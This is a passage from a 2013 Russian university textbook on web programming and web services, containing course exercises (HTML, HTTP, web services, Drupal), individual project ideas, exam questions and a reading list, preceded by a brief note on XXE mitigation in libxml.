В 2011 г. компанией Яндекс был проведен «Месяц поиска уязвимостей» в своих веб-приложениях и веб-сервисах. Победила и забрала призовые 5000 дол. команда, нашедшая и исследовавшая возможность чтения локальных файлов на многих серверах Яндекса через XXE-уязвимость веб-сервисов на Perl. Подробности можно узнать из их презентации на конференции ONSEC[2].

Как в PHP, так и в Perl для парсинга XML используется библиотека libxml. В ней имеется возможность отключить обработку внешних сущностей. Для PHP достаточно выполнить код:

```
libxml_disable_entity_loader(true);
```

[1] URL: http://www.idontplaydarts.com/2011/02/scanning-the-internal-network-using-simplexml/

[2] URL: https://docs.google.com/present/view?id=dcm4kmp7_51gf6t86c6&ncl=true

ЗАДАЧИ

Веб-программирование

Выбор языка программирования для реализации веб-приложения остается за студентом, однако задачи курса веб-программирования не предполагают использования сторонних фреймворков, библиотек, систем управления контентом, высокоуровневых компонентов работы с HTTP. Для студентов направлений, ориентированных на программирование, выполнение задач 8–16 предполагает написание своего фреймворка с единой точкой входа, модульностью и роутингом запросов, HTTP-авторизацией, разделением вёрстки и кода с использованием шаблонов. Студентам направлений, связанных с администрированием программного обеспечения, рекомендуется использовать ОС на базе Linux и настроить веб-сервер самостоятельно.

1. Написать гиперссылки в документе HTML5 и опробовать их работу в браузере:

1) абсолютную гиперссылку на главную страницу сайта example.com;

2) абсолютную на главную сайта example.com в протоколе https;

3) ссылку на файл на сервере FTP без авторизации;

4) ссылку на файл на сервере FTP с авторизацией;

5) ссылку на фрагмент страницы некоторого сайта;

6) ссылку на фрагмент текущей страницы;

7) ссылку с двумя параметрами в URL;

8) список ссылок основной навигации сайта с подписями title;

9) ссылку без href;

10) ссылку с пустым href;

11) ссылку, по которой запрещен переход поисковикам;

12) запрещенную для индексации поисковиками;

13) контекстную в тексте абзаца;

14) ссылку-изображение;

15) ссылки из прямоугольных и круглых областей картинки (HTML-тег map);

16) относительную на страницу в текущем каталоге;

17) относительную на страницу в каталоге about;

18) относительную на страницу в каталоге уровнем выше текущего;

19) относительную на страницу в каталоге двумя уровнями выше;

20) сокращенную на главную;

21) сокращенную ссылку на внутреннюю.

2. С помощью программы telnet или Putty выполнить задания отправкой HTTP-запросов к веб-серверу:

1) получить главную страницу методом GET в протоколе HTTP 1.0;

2) получить внутреннюю страницу методом GET в протоколе HTTP 1.1;

3) определить размер файла file.tar.gz, не скачивая его;

4) определить медиатип ресурса /image.png;

5) отправить комментарий на сервер по адресу /index.php;

6) получить первые 100 байт файла /file.tar.gz;

7) определить кодировку ресурса /index.php.

3. Выполнить задание 2 отправкой запросов с помощью объекта XMLHttpRequest в браузере синхронно и асинхронно.

4. Выполнить задание 2 отправкой запросов с помощью библиотеки jQuery в браузере синхронно и асинхронно.

5. Выполнить задание 2 отправкой запросов с помощью сокетов в программе на C, C++ или Delphi без высокоуровневых компонентов работы с сетью и HTTP. При получении ответа определить размер ответа разбором заголовка Content-Length и вычитать точно передаваемое количество байт для быстрого завершения операции чтения из сокета без таймаута.

6. Выполнить задание 2 отправкой запросов из Python, Perl, PHP, Java или другого языка программирования. При получении ответа определить размер ответа разбором заголовка Content-Length и вычитать точно передаваемое количество байт для быстрого завершения операции чтения из сокета без таймаута.

7. Составить HTML-форму с полями:

– имя (текстовое поле);
– e-mail (текстовое поле);
– год рождения (выбор из списка);
– пол (радиокнопки);
– количество конечностей (радиокнопки);
– сверхспособности: бессмертие, прохождение сквозь стены, левитация (множественный выбор из списка);
– биография (многострочное текстовое поле);
– с контрактом ознакомлен (чекбокс);
– кнопка «Отправить».

Оформить страницу красиво с использованием CSS.

8. Реализовать скрипт на веб-сервере на PHP или другом языке, сохраняющий в XML-файл заполненную форму задания 7. При отправке формы на сервере создается новый файл с уникальным именем.

9. Написать HTTP-запрос, который браузер будет отправлять на веб-сервер при отправке заполненной формы задания 7.

10. Реализовать вход администратора с использованием HTTP-авторизации для просмотра и удаления результатов.

11. Реализовать управление пользователями для задачи 10 с хранением данных в XML или базе данных.

12. Реализовать проверку заполнения обязательных полей формы в задаче 7 с использованием Cookies, а также заполнение формы по умолчанию ранее введенными значениями.

13. Реализовать возможность входа с паролем и логином с использованием сессии для изменения отправленных данных в задаче 7, пароль и логин генерируются автоматически при первоначальной отправке формы.

14. Реализовать отправку формы в задании 7 с помощью jQuery, если в браузере включен JavaScript. В противном случае форма отправляется как обычно. Результат отправки на сервере принимает один и тот же скрипт. Проверка правильности заполнения формы также по возможности происходит на клиенте и повторяется на сервере.

15. Проверьте написанное вами веб-приложение для решения предыдущих задач на наличие уязвимостей безопасности.

Откомментируйте потенциально уязвимые места и устраните уязвимости.

16. Реализовать RESTful веб-сервис для получения списка сохраненных результатов и самих результатов в XML, отправки и сохранения новых результатов для задачи 7. Запрос на сохранение отправляет XML-документ. Использовать HTTP-авторизацию. Провести аудит безопасности кода веб-сервиса.

Веб-сервисы и SOA

1. Написать эхо веб-сервис, отвечающий на POST-запросы и возвращающий клиенту копию сущности в запросе. Продемонстрировать работу веб-сервиса с помощью telnet.

2. Написать клиент для задачи веб-сервиса 1. Использовать работу с сокетами. Чтение ответа веб-сервиса реализовать с помощью разбора заголовка ответа Content-Length и чтения соответствующего количества байт. Настроить таймауты сокетов для быстрого завершения операции чтения в случае долгого ответа или отсутствия Content-Length.

3. Реализовать XML-RPC сервер и клиент, используя два разных языка программирования.

4. Проверить корректность XML-документа и его соответствие заданным схемам XSD (XML Schema) и DTD с помощью библиотеки для некоторого языка программирования. Примеры схем найти или составить самостоятельно.

5. Для некоторой системы управления контентом или корпоративной системы на выбор написать веб-сервис с использованием XML или JSON и тестовый код клиента для просмотра списка, добавления и удаления документов.

6. Выполнить задачу 5 с использованием XML-RPC.

7. Выполнить задачу 5 с использованием SOAP.

8. Разработать веб-приложение с использованием двух существующих веб-сервисов в свободном доступе. Например, веб-сервисы социальных сетей, поисковых машин, систем оплаты и т.д.

9. Спроектировать RESTful веб-сервис для розничной системы заказов товаров со следующими возможностями: ав-

торизация, получение списка категорий товаров, получение списка товаров, получение данных о товарах, получение списка своих заказов, получение информации о заказах, добавление нового заказа.

10. Спроектировать веб-сервисы партнерской программы для задачи 9 с использованием архитектурного стиля SOA. У системы заказов может быть неограниченное количество партнерских сайтов, на которых также можно делать заказы и проверять их состояние. Заказы передаются на центральный узел, обрабатываются на нем, узлы-партнеры получают уведомления при смене состояния своих заказов.

11. Спроектировать SOAP веб-сервис для службы международной доставки грузов с возможностями: подсчета стоимости доставки в зависимости от населенных пунктов отправки и получения груза, веса груза; оформления и отмены заказа на доставку; отслеживания статуса заказа.

12. Спроектировать систему распределённого потока работ с использованием SOA. В компании присутствует произвольное число отделов. В каждом отделе может быть инициирован проект с произвольным количеством частей, выполнение которых может делегироваться в другой отдел. В каждом отделе существует своя независимая информационная система управления проектами.

13. Задача «Авиаперевозки». Спроектируйте систему подбора, бронирования и покупки пассажирских авиабилетов из точки А в точку Б с неограниченным числом перевозчиков и возможных пересадок. Ознакомьтесь с соответствующими отраслевыми стандартами. Требуется спроектировать веб-сервисы (WSDL, правила использования).

14. По результатам обсуждения в группе решений предыдущих заданий выберите тему для реализации проекта аналогичного уровня коллективно. Совместно разработайте требования, архитектуру и веб-сервисы. Разделите проект на части так, чтобы каждый получил задание:

– проектирование и документирование фрагмента веб-сервиса;

– реализация прототипа одного из веб-сервисов (допускается несколько реализаций одного и того же веб-сервиса в

группе на разных языках программирования или платформах);

– реализация прототипа клиентского приложения, мобильного приложения или веб-сайта с использованием одного из веб-сервисов, разработанных другим участником проекта (допускается несколько реализаций одного и того же клиента в группе на разных языках программирования или платформах).

В ходе выполнения проекта каждому участнику необходимо использовать два различных языка программирования. Крайне желательно коллективное использование в группе общих инструментов управления проектами, управления версиями файлов и документирования.

Drupal

1. Описать структуру каталогов базовой установки Drupal 7.

2. Посмотреть работу всех стандартных модулей Drupal 7, включить, посмотреть настройки и справку (модуль Help), прочитать описание на страницах `http://drupal.org/documentation/modules/*`, где * – это имя модуля, посмотреть исходный код модулей, задать вопросы по работе стандартных модулей. По каждому модулю написать кратко (одно предложение), что он делает.

3. Изучить модуль примеров кода Examples for Developers[1]. Разобраться, какие примеры в него входят, смотреть эти примеры при выполнении последующих задач.

4. Наполнить тестовыми данными Drupal 7, используя модуль Devel[2]: сгенерировать на сайте 1000 нодов, 100 пользователей, 10 словарей и 10 терминов в каждом словаре.

5. Изучить структуру базы данных[3]. Посмотреть, как хранятся данные в базе с помощью phpmyadmin или команды mysql по SSH и SQL-запросов:

---

[1] URL: `http://drupal.org/project/examples`

[2] URL: `http://drupal.org/project/devel`

[3] URL: `http://drupal.org/files/er_db_schema_drupal_7.png`

desc table_name;

select * from table_name limit 10;

Написать по каждой таблице кратко, что она хранит. По каждому полю каждой таблицы кратко написать, что хранит поле и в каком формате.

6. С использованием базовых возможностей Drupal собрать сайт каталога товаров. На сайте администратор добавляет пользователей с ролями поставщиков и покупателей, настраивает иерархию категорий товаров. Поставщики могут зайти на сайт и добавить товары в каталог. Пользователи могут зайти на сайт и создать заказы с товарами из каталога.

Модули и хуки Drupal 7

7. Изучить стандарты кодирования Drupal[1], найти минимум одно нарушение стандартов в коде Drupal 7.

8. Для каждого хука Drupal 7[2] написать кратко, что он делает, в каком стандартном модуле можно найти пример реализации, посмотреть пример и понять реализацию.

9. Установить какой-нибудь contrib-модуль в командной строке с помощью Drush[3].

10. Применить модуль module_builder[4] для построения модулей, в том числе с помощью Drush.

11. Воспользоваться макросами хуков для текстового редактора или IDE, например KDE Kate или Eclipse соответственно.

12. Временно выключить и выключить обратно какой-нибудь модуль в командной строке SQL-запросом к базе данных.

13. Найти и понять код реализации функций module_invoke() и module_invoke_all().

Роутинг Drupal 7

14. Изучить спецификацию hook_menu(), посмотреть и понять реализацию hook_menu() всех стандартных модулей Drupal 7.

---

[1] URL: `http://drupal.org/coding-standards`

[2] URL: `http://api.drupal.org/api/drupal/includes--module.inc/group/hooks/7`

[3] URL: `http://drupal.org/project/drush`

[4] URL: `http://drupal.org/project/module_builder`

16. Разобраться в цепочке вызовов и изучить все участвующие функции при загрузке какой-нибудь страницы Drupal начиная с index.php, например, вставкой print_r(debug_backtrace()) в коллбек этой страницы.

17. Изучить код функций drupal_access_denied(), drupal_not_found(), drupal_goto() и посмотреть примеры использования в стандартных модулях.

18. Написать модуль hello_world, отображающий по адресу /hello-world надпись `Hello, World!`, а по адресу /hello-world/uid – приветствие пользователя uid. Проверка доступа выполняется так, что страницу приветствия пользователя может видеть или он сам, или администратор сайта.

19. Написать модуль user_clock, показывающий закладку в профиле пользователя, на которой выводится текущее время на сервере в часовом поясе пользователя (функция format_date); закладку пользователя может смотреть только этот пользователь или администратор (функции user_access(), константа MENU_ACCESS_DENIED); при попытке обращения к закладке для несуществующего пользователя должна выдаваться ошибка 404 (загружать профиль пользователя в hook_menu или возвращать MENU_NOT_FOUND в меню-коллбеке).

20. В модуле user_clock сделать кнопку «Обновить», при нажатии на которую без перезагрузки страницы с сервера загружается и показывается новое значение времени.

Ноды Drupal, работа с базой данных

21. Ознакомиться с DB API, Entity API и Node API Drupal 7, посмотреть примеры использования в стандартных модулях.

22. Написать модуль, добавляющий на сайт тип материала «Досье» с полями «Имя и фамилия» (title нода) и «Биография» (body нода).

23. Добавить .install файл со схемой с описанием таблицы с двумя колонками: nid и должность (текстовое поле). Добавить textfield-поле «должность» в форму редактирования досье на hook_form, сохранить в свою таблицу на hook_insert/hook_update, удалить на hook_delete, показать на hook_view.

24. Для всех нодов всех типов, опубликованных на главной (promoted to front page), вывести на главной странице для администратора кнопку «Удалить», по нажатию которой происходит удаление, показывается сообщение об удалении и делается drupal_goto() на главную. Реализовать добавлением формы с кнопкой в тизер нода на главной через hook_node_view, формы строить через hook_forms, главную проверять через drupal_is_front_page().

Введение в Forms API

25. Написать модуль write_log, который на странице /write-log показывает форму с обязательным многострочным тестовым полем. При отправке формы модуль пишет содержимое поля и имя пользователя в лог Drupal (watchdog) и благодарит пользователя. Если пользователь анонимный, то в форме появляется дополнительное обязательное текстовое поле имени пользователя и его содержимое также пишется в лог. Модуль имеет настройку – чекбокс «Анонимные пользователи могут указывать контактную информацию». Если опция активна, то для анонимов добавляются еще два поля – телефон и e-mail. Для валидации телефона написать регулярное выражение, а формат поля указать в описании поля. Для валидации e-mail найти и использовать стандартную функцию Drupal.

26. Для всех форм комментирования на сайте подпись кнопки поменять на «Отправить комментарий» для зарегистрированных и «Отправить комментарий на проверку» для анонимов.

27. Написать модуль, реализующий форму на Forms API:

– имя (текстовое поле);

– e-mail (текстовое поле);

– год рождения (выбор из списка);

– пол (радиокнопки);

– количество конечностей (радиокнопки);

– сверхспособности: бессмертие, прохождение сквозь стены, левитация (множественный выбор из списка);

– биография (многострочное текстовое поле);

– с контрактом ознакомлен (чекбокс);

– кнопка «Отправить».

Оформить страницу с использованием CSS по вкусу.

При отправке формы отправлять письмо на почту администратору сайта с помощью hook_mail и писать в лог watchdog.

28. Реализовать предыдущую задачу с помощью модуля Webforms[1].

Drupal и JavaScript

29. Написать модуль pizza, реализующий форму заявки на доставку пиццы. Позволяет для каждого вида пиццы указать количество выбором из списка от 0 до 10. Указать район вашего города выбором радиокнопки. Указать телефон и адрес. Доступные виды пиццы, цена каждого вида, список районов и цен доставки в каждый район задаются администратором в настройках модуля. При заполнении формы стоимость заказа считается динамически и показывается пользователю без запросов на сервер. После отправки заказа данные записываются в лог Drupal и отправляются на почту администратору. Здесь для передачи параметров стоимости на клиента потребуется использовать:

```
drupal_add_js(array('myNamespace' =>
  array('param1' => array('value1')), 'setting');
```

А для назначения обработчиков JS на кнопки формы для пересчета заказа применить:

```
drupal_add_js(
  'Drupal.behaviors.run_after_page_loads =
  function (context) {
    назначение .click элементам формы}',
 'inline');
```

Fields и Views

30. Для задачи 22 добавить в досье поля «Пол», «Фотография».

31. Настроить преобразование фотографии в заданные размеры, например ширина 300 px, высота пропорционально.

32. Добавить тип материала «Личное мнение». Добавить поле «Node reference» в личное мнение со ссылкой на досье.

[1] URL: `http://drupal.org/project/webform`

33. Создать два разных досье и два разных личных мнения.

34. Создать страницу досье с выводом всех опубликованных досье с сортировкой по алфавиту, вверху форма для фильтрации досье по полу (модуль views, использовать exposed filter по полю «Пол»).

35. Создать блок, в котором будет выводиться одно последнее личное мнение: «Имя и фамилия» из досье, телефон из досье, маленькая фотография 100 × 100 px из досье, заголовок личного мнения, дата создания (все поля являются ссылкой на страницу личного мнения) и ссылка «Все личные мнения» (модуль views).

36. По ссылке «Все личные мнения» сделать страницу, на которой выводятся поля «Имя и фамилия», дата создания, фотография 100 × 100 px, заголовок личного мнения и ссылка «Перейти к досье» (модуль views).

Дополнительные необязательные задания повышенной сложности

37. В таблицу «Должность» добавить стаж работы, с помощью Entity API описать сущность «Должность» с двумя свойствами (должность и стаж).

38. Работу с базой данных для задачи 23 переделать с использованием Entity API и модуля Entity.

39. Вывести через Views поле «Должность». Добавить фильтрацию по должности в Exposed-фильтр на странице досье.

40. Views для вывода всех личных мнений построить программно (можно воспользоваться экспортом) и вывести результаты модулем на отдельной странице.

Темы оформления и темизация

41. Создать новую тему оформления на базе ZEN[1].

42. Изменить шаблон View в теме оформления.

43. Изменить шаблон отображения профиля пользователя в теме оформления.

Инструменты Drupal-разработчика

[1] URL: `http://drupal.org/project/zen`

44. Перенести веб-сайт на Drupal и его базу данных с одного веб-сервера на другой с использованием SSH, mysql/mysqldump, tar.

45. Перенести веб-сайт на Drupal и его базу данных с одного веб-сервера на другой с использованием Drush.

46. Установить Drupal 6 и провести апгрейд до Drupal 7.

47. С помощью модулей Statistics и Devel посмотреть, какая страница дольше всего генерируется на сайте, и выявить запросы, влияющие на это время.

Веб-сервисы

48. С помощью модуля Services[1] создать XML-RPC веб-сервис для задачи 6. Сервис должен позволять авторизоваться поставщикам и выполнять все действия, доступные им через веб-интерфейс.

[1] URL: `http://drupal.org/project/services`

ЗАКЛЮЧЕНИЕ

Современная всемирная сеть качественно развивается. Тенденция развития в сторону поддержки и обмена данными о семантике информационных ресурсов, развитие спецификаций и применения в практических приложениях микроформатов, RDF, Semantic Web всё полнее и быстрее удовлетворяют информационные потребности пользователей.

Интеграция социальных сетей, поиска, веб-сервисов, операционных систем и браузеров, появление смартфонов, планшетов, нетбуков и неттопов, внедрение технологий электронного правительства делают веб-технологии всё более значимыми в нашей жизни.

Учитывая эти аспекты, теоретические основы работы Веба, обеспечивающие возможности качественного развития Сети, важны как для специалистов, так и для пользователей.

Изучая веб-программирование, обязательно нужно пробовать разные языки и инструменты. Использованные в данном пособии языки – PHP на сервере и JavaScript на клиенте – хотя и являются на данный момент наиболее популярными и доступными, отстают на несколько эпох от современных языков, применяющихся в молодых веб-проектах и набирающих всё большую популярность. Для получения представления о современном уровне развития инструментов веб-разработки стоит попробовать на сервере: Ruby + Ruby on Rails, Python + Django, NodeJS, Clojure; на клиенте: CoffeeScript, ClojureScript, Java + GWT от Google; иметь представление о возможностях платформ Flash, Silverlight, JavaFX, Unity3D.

Сменяется мода на языки программирования и инструменты разработки, но архитектурные принципы Сети остаются неизменными. Качественный и количественный рост Сети, её востребованность подтверждают правильность заложенных в неё основ. На базе существующих веб-технологий возникают новые веб-стандарты, которые определяют облик веб-приложений будущего. Уже сейчас стоит использовать на практике, следить за спецификациями и экспериментировать с реализациями в браузерах на десктопах и мобильных

устройствах технологий Canvas, SVG, WebGL, WebSockets, HTML5 и CSS3, и т.д.

Такой спектр языков и технологий, к сожалению, невозможно охватить в одном учебном курсе. В очных курсах интернет-программирования автором даются обзорные лекции и проводятся дискуссии по этим темам, а для углублённого изучения новых веб-технологий и языков студентам предлагаются сложные индивидуальные задания и курсовые работы.

ИНДИВИДУАЛЬНЫЕ ЗАДАНИЯ ПО ВЕБ-ПРОГРАММИРОВАНИЮ

Задания даны в качестве примеров. Предполагается совместный с преподавателем выбор тематики для освоения одной из современных платформ разработки и веб-технологии, интересующих студента.

Сложные

1. Скрипт. Многопользовательский графический редактор векторной графики (фигуры, блоки текста, соединенные кривыми) с использованием SVG. Пользователи работают по очереди.

2. Веб-сервис. Файловый сервер на Google Application, Python.

3. Веб-сервис. База данных на Google Application, Python.

4. Библиотека. Генератор схемы вышивки крестом в PDF по растровой картинке и информации о используемых цветах и размере вышивки.

5. Веб-сервис. Импорт постов в выбранный LiveJournal-блог чтением постов заданного блога через RSS, авторизация в LiveJournal по OpenID (веб-сервис не знает пароля пользователя).

5.1. Чат-комната на SilverLight.

5.2. Онлайн консультации на JavaScript, Jabber и Google Apps.

5.3. Приложение для Android или iOS: отправляет текущие GPS-координаты на сайт, где они пишутся в файл. Инструкция по установке инструментов разработки, сборке и установке программы.

5.4. Приложение для Android, iOS или J2ME, синхронизация файлов на веб-сайте и флеш-карте, просмотр файлов.

5.5. HTML5-приложение под Android/iOS.

5.6. WindowsPhone клиент Вконтакте.

Средние

6. Библиотека. CAPTCHA с использованием ASCII ART.

7. Веб-сервис. Графическая кнопка, отображающая проиндексированность страницы в Яндексе, дату последней индексации, с использованием запроса к Yandex.XML.

8. Настольное приложение. Поиск и мониторинг освобождающихся доменов с заданным минимальным возрастом, Яндекс ТИЦ и Google PR.

9. Скрипт. Файловый менеджер. Закачка нескольких файлов, отображение списка файлов в каталоге с размером и правами, удаление файлов, переименование и смена прав, создание и удаление каталогов без перезагрузки страницы с использованием XMLHttpRequest. Допускается использование jQuery.

10. Библиотека. Сортировка таблицы, удаление строк из таблицы БД PostgreSQL и/или MySQL на JavaScript без перезагрузки страницы. Допускается применение jQuery.

11. Веб-сервис подписки по RSS на изменение заданной HTML-страницы. Для определения изменения используется преобразование в текст программой html2text и сравнение программой diff.

12. Библиотека. Чат на JavaScript. Сообщения передаются с использованием JSON и XMLHttpRequest без перезагрузки страницы и сохраняются в базу данных.

Простые

13. Скрипт. Гостевая книга. Сообщения хранятся в текстовых файлах. Возможность удаления и изменения постов администратором. Сохранение ника и контактных данных в Cookies.

14. Настольное приложение. Сохранение локальной копии сайта. Обход по внутренним ссылкам.

15. Библиотека. Определение, пришел ли посетитель из поиска Yandex, Rambler, Google или Mail.ru и что он искал с помощью разбора поля Referer в HTTP-запросе. Выделение поисковой фразы, определение ее кодировки и перекодирование в UTF-8.

16. Библиотека. Калькулятор на JavaScript. Возможность ввода цифр, скобок и основных операций мышкой, ввода формул с клавиатуры, вычисление функцией JavaScript eval(). Создавать калькулятор вызовом функции JavaScript с передачей id элемента, куда вывести калькулятор.

17. Через wget, curl, atom скачать письма с gmail.

ВОПРОСЫ К ЭКЗАМЕНУ ПО ВЕБ-ПРОГРАММИРОВАНИЮ

1. Регистрация и хостинг доменов, доменные имена второго и третьего уровня, DNS.

2. Схема взаимодействия браузера и серверов при запросе веб-страницы.

3. Общий вид URI. Сравнение URI (чувствительность к регистру, «/» и «.»). Полные, сокращенные и относительные адреса в гиперсылках.

4. Аксиомы URI и URL. Прозрачность URI.

5. Схема работы HTTP. Понятие клиента, сервера, ресурса, представления, сущности, прокси, шлюза. Медиатипы. Отличия HTTP 0.9/1.0/1.1.

6. Виды и стоимость хостинга: Dedicated, Colocation, VDS, VPS, Shared, Cloud. Виртуальные хосты по имени и по IP-адресу.

7. Общий вид запроса и ответа в HTTP: метод, представление, заголовки запроса, ответа и сущности. Стандартные методы HTTP: GET, POST, HEAD, PUT, DELETE. Понятие состояния ресурса и побочного эффекта запроса. Безопасные и идемпотентные методы.

8. Формы в браузерах. Пример отправки формы методом GET и POST. Шаблон приложения обработки форм Post-Redirect-Get.

9. Механизм Content-Negotiation (договаривание) в HTTP. Основные заголовки запроса HTTP: Host, Accept, Accept-Encoding, Accept-Language, User-Agent, Referer. Основные заголовки ответа HTTP: Content-Type, Content-Encoding, Content-Length, Content-Language, Location, Connection, Date, Allow. Коды статуса ответа HTTP. Семантика кодов 200, 301, 302, 303, 307, 404.

10. Схема работы Basic и Digest HTTP Authentication. Код ответа 401, заголовок ответа WWW-Authenticate, заголовок запроса Authorization.

11. Условный GET-запрос. Заголовок запроса If-Modified-Since и заголовок ответа Last-Modified, заголовок запроса If-Match и заголовок ответа ETag, код ответа 304. Схема работы

кэширующего прокси-сервера.

12. Возможности современного браузера: HTTP, HTML, DOM, CSS, JavaScript, XMLHttpRequest. Принцип разделения содержимого и представления при использовании HTML и CSS.

13. HTML, различия в версиях, связь с XML. Семантика основных HTML-тегов.

14. Алгоритм отображения документа в браузере: поток, абсолютное позиционирование, боксовая модель, блочные/строчные элементы.

15. Float-элементы. Основные параметры шрифта в CSS. Способы задания стилей.

16. Селекторы CSS1. Каскад (правила применения стилей). Фон элементов в CSS.

17. Вёрстка веб-страниц слоями и таблицами. Преимущества и недостатки вёрстки слоями и таблицами.

18. JavaScript, события и обработчики событий, манипуляция DOM.

19. Объект XMLHttpRequest в браузере IE и прочих. Создание объекта. Синхронные и асинхронные HTTP-запросы. Основные методы XMLHttpRequest. Преимущества и недостатки AJAX-приложений.

20. Cookies. Схема аутентификации и сохранения состояния на сервере (клиенте) с помощью Cookies.

21. Сессии. Схема авторизации с помощью сессии. Безопасность сессии.

22. Веб-сервисы. Технологии XML/JSON over HTTP, XML-RPC, SOAP/WSDL.

23. Архитектурные стили веб-сервисов RPC, SOA, RESTful. Безопасность веб-сервисов.

24. Архитектурный стиль REST: задачи, ограничения, принципы построения интерфейса.

25. Понятие фреймворка веб-приложения и библиотеки. Схема веб-приложения и фреймворков. Единая точка входа. MVC.

26. Методы спама сайтов: спам POST-форм, referer-спам, trackback-спам. Методы защиты POST-форм от спама: аутентификация, CAPTCHA, черные и белые списки.

27. Архитектура поисковых механизмов в сети. Индексация сайта поисковиками. Внутренние и внешние факторы ранжирования страниц в поисковиках. Понятие релевантности. Google PageRank и Yandex ТИЦ.

28. Понятия приватности и безопасности в Сети. SSL шифрование и сертификаты безопасности. Сокрытие IP-адреса (прокси, TOR). Утечки referer. Приватные данные в браузере. Уязвимости веб-приложений. Схема кражи Cookies при помощи XSS.

29. Уязвимости веб-приложений CSRF, SQL-injection, Include и Upload. Способы выполнения произвольного кода на сервере.

30. Права доступа к файлам в Linux и уязвимости Shared-хостинга. Мотивы взлома клиента и хоста хакерами. Защита клиента и сервера веб-приложений.

31. Обзор возможностей современных веб-технологий и их поддержки браузерами и мобильными платформами: Canvas, WebGL, SVG, WebSockets, CSS3, WebWorkers, SessionStorage, SQL LocalStorage, Geolocation API, HTML5 Audio/Video.

РЕКОМЕНДУЕМАЯ ЛИТЕРАТУРА*

1. Томлинсон Т. CMS Drupal 7. Руководство по разработке системы управления веб-сайтом. / 3-е изд. Вильямс, 2011.

2. JavaScript в примерах / З. Кингсли-Хью [и др.]. М.: ДМК Пресс, 2009. URL: http://www.biblioclub.ru/117877_Vvedenie_v_Web_dizain_Uchebnoe_posobie.html.

3. Защита от хакеров Web-приложений / Д. Форристал [и др.]. М.: ДМК Пресс, 2008. URL: http://www.biblioclub.ru/131008_Zaschita_ot_khakerov_Web_prilozhenii.html.

4. Ульман Л. Основы программирования на PHP / М.: ДМК Пресс, 2009. URL: http://www.biblioclub.ru/131741_Osnovy_programmirovaniya_na_RNR.html.

---

* Большую часть рекомендуемой литературы составляют интернет-ресурсы, ссылки на которые приведены в тексте по мере встречаемости.

ОГЛАВЛЕНИЕ

Учебное издание

С и н и ц а Сергей Геннадьевич

ВЕБ-ПРОГРАММИРОВАНИЕ И ВЕБ-СЕРВИСЫ

Учебное пособие

Подписано в печать 15.03.2013. Формат 60×84 1/16.
Печать цифровая. Уч-изд. л. 10,0. Тираж 100 экз. Заказ №

Кубанский государственный университет.
350040, г. Краснодар, ул. Ставропольская, 149.
Издательско-полиграфический центр
Кубанского государственного университета
350040, г. Краснодар, ул. Ставропольская, 149.